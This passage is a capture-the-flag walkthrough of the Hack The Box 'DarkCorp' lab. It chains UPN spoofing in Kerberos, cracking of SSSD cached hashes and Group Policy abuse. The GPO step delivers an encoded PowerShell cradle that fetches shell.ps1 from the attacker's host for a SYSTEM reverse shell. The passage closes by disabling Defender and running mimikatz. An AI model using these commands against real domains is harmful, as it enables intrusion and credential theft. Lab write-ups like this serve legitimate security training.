
Nothing seems to be interesting in these.
Broken Marriage : Abusing Mixed Vendor Kerberos Stacks (UPN Spoofing)
Looking at the bloodhound data, we saw that there is an another interesting group in the domain, known as the LINUX_ADMINS.

It has 2 admin users as its members. And this can lead to a classic UPN Spoofing attack. The article which explains this nicely is here:
So we are gonna change the UPN of angela.w to angela.w.adm since linux machines gonna trust this upn as the authentication uses UPN auth and not samaccountname auth.
1
bloodyad -d darkcorp.htb -u 'john.w' -p 'Pack_Beneath_Solid9!' -i '172.16.20.1' set object 'angela.w' userPrincipalName -v 'angela.w.adm'

If list the properties of angela.w account.
1
bloodyad -d darkcorp.htb -u 'angela.w' -p ':957246c8137069bca672dc6aa0af7c7a' -i '172.16.20.1' get object 'angela.w'

We can see that it has successfully set the UPN.
Now we request a ticket for angela.w and we are gonna use the principalType to be NT-ENTERPRISE, check this diagram.

So due to principaltype it authenticates using the UPN.
Lets get a ticket now.
1
getTGT.py 'darkcorp.htb/angela.w.adm'@dc-01.darkcorp.htb -hashes ':957246c8137069bca672dc6aa0af7c7a' -principalType 'NT_ENTERPRISE' -dc-ip 172.16.20.1

Now we copy this ticket to our linux box DRIP.HTB
Shell as Root@DRIP.HTB (Linux Box)
Ill be using a postgres shell for this, since this step helps us to gain root privileges on the linux box which we already did using copy fail.

Now exporting it.

Now lets authenticate with angela.w.adm
1
ksu angela.w.adm

We need to re add the UPN to angela.w
After re adding the UPN, we can now get a shell as her.

We successfully get logged in as angela.w.adm and now we do sudo -l here, we can see that we can get to root.
1
sudo -l

I KNOW A BIG PART OF THE BOX WILL BE SKIPPED SINCE I ALREADY ROOTED THE LINUX BOX. SO THIS WAS THE CORRECT WAY OF ROOTING THE LINUX BOX AND INTENDED TOO. ALSO COPY-FAIL WAS NOT REVEALED WHEN THIS BOX GOT RELEASED.
Authentication as Taylor.B.Adm (SSSD Database Exfil)
Linux boxes use kerberos to communicate within an Windows Active Directory environment. This handling is done by System Security Services Daemon (SSSD)
SSSD is the bridge between Linux and Active Directory and it handles:
Authentication (Kerberos)
Identity lookups (LDAP)
Credential caching (offline login)
Group Policy (limited)
And since we are root we can view and read SSSD database and configuration files.
Listing the config file.
1
cat /etc/sssd/sssd.conf

Listing the database directory.
1
ls -la /var/lib/sss/db/

Copying the cache_darkcorp.htb.ldb file to our local machine.

Running strings on the file reveals these 2 hashes.

Trying to crack these hashes using hashcat
1
hashcat -m 1800 sssdhashes.txt /usr/share/wordlists/rockyou.txt

It instantly cracks to !QAZzaq1
Also looking output of the strings on .ldb file we can see the user this hash is cached and associated with.

This user has an RID set to 14101. This doesnt get pickup up in the RID Bruteforcing since it defaults to only 3000.


Adding Taylor.B.ADM to our users.txt file and checking the authentication.
1
nxc smb 172.16.20.1 -u users.txt  -p '!QAZzaq1' --continue-on-success
Marking Taylor.B.adm as owned in bloodhound
Shell as NT AUTHORITY\SYSTEM (PyGPOAbuse to abuse Group Policy)
Checking the outbounds from Taylor.B.adm, This user is a member of GPO_MANAGER group which have full rights on the SECURITYUPDATES Group Policy.

Taylor.b.adm is also a member of remote management users, so we can winrm into the box.
1
nxc winrm 172.16.20.1 -u 'taylor.b.adm'  -p '!QAZzaq1'

We could have also used the SharpGPOAbuse since we have winrm shell, but we did not since AV is enabled on the DC and we can verify it by this.
1
nxc smb 172.16.20.1 -u 'taylor.b.adm'  -p '!QAZzaq1' -M enum_av

So we are gonna use pygpoabuse.py
For this to work we need gpo-id, which can be retrieved using Bloodhound.

Under the GpcPath the gpo-id is 652CAE9A-4BB7-49F2-9E52-3361F33CE786
We will try to get a reverse shell, and for that I am gonna be using my powershell cradle as we did above.
Ill also get a shell on DC as taylor.b.adm since we need to flush updates so that our malicious group policy gets applied.
Lets get a listener setup on port 9004.

Now starting the exploitation.
1
python3 pygpoabuse.py darkcorp.htb/'taylor.b.adm':'!QAZzaq1' -dc-ip '172.16.20.1' -gpo-id '652CAE9A-4BB7-49F2-9E52-3361F33CE786' -powershell -command "powershell -enc SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAvADEAMAAuADEAMAAuADEANAAuADcAMwA6ADkAMAA5ADAALwBzAGgAZQBsAGwALgBwAHMAMQAnACkA"

It created a scheduledtask for us, now we need to update the group policy on the DC.
1
gpupdate


As soon as the group policy gets updated we see a hitback at our python server for the shell.ps1 and we get a SYSTEM shell on Domain Controller.

Now we can claim the root.txt flag present in the administrator desktop.

BeyondRoot
Mimikatz on DC-01.darkcorp.htb
Lets turnoff the AV on dc.
1
Set-MpPreference -DisableIntrusionPreventionSystem $true -DisableIOAVProtection $true -DisableRealtimeMonitoring $true
Now running mimikatz on the DC.
1
.\mimikatz.exe "sekurlsa::logonpasswords" "exit"
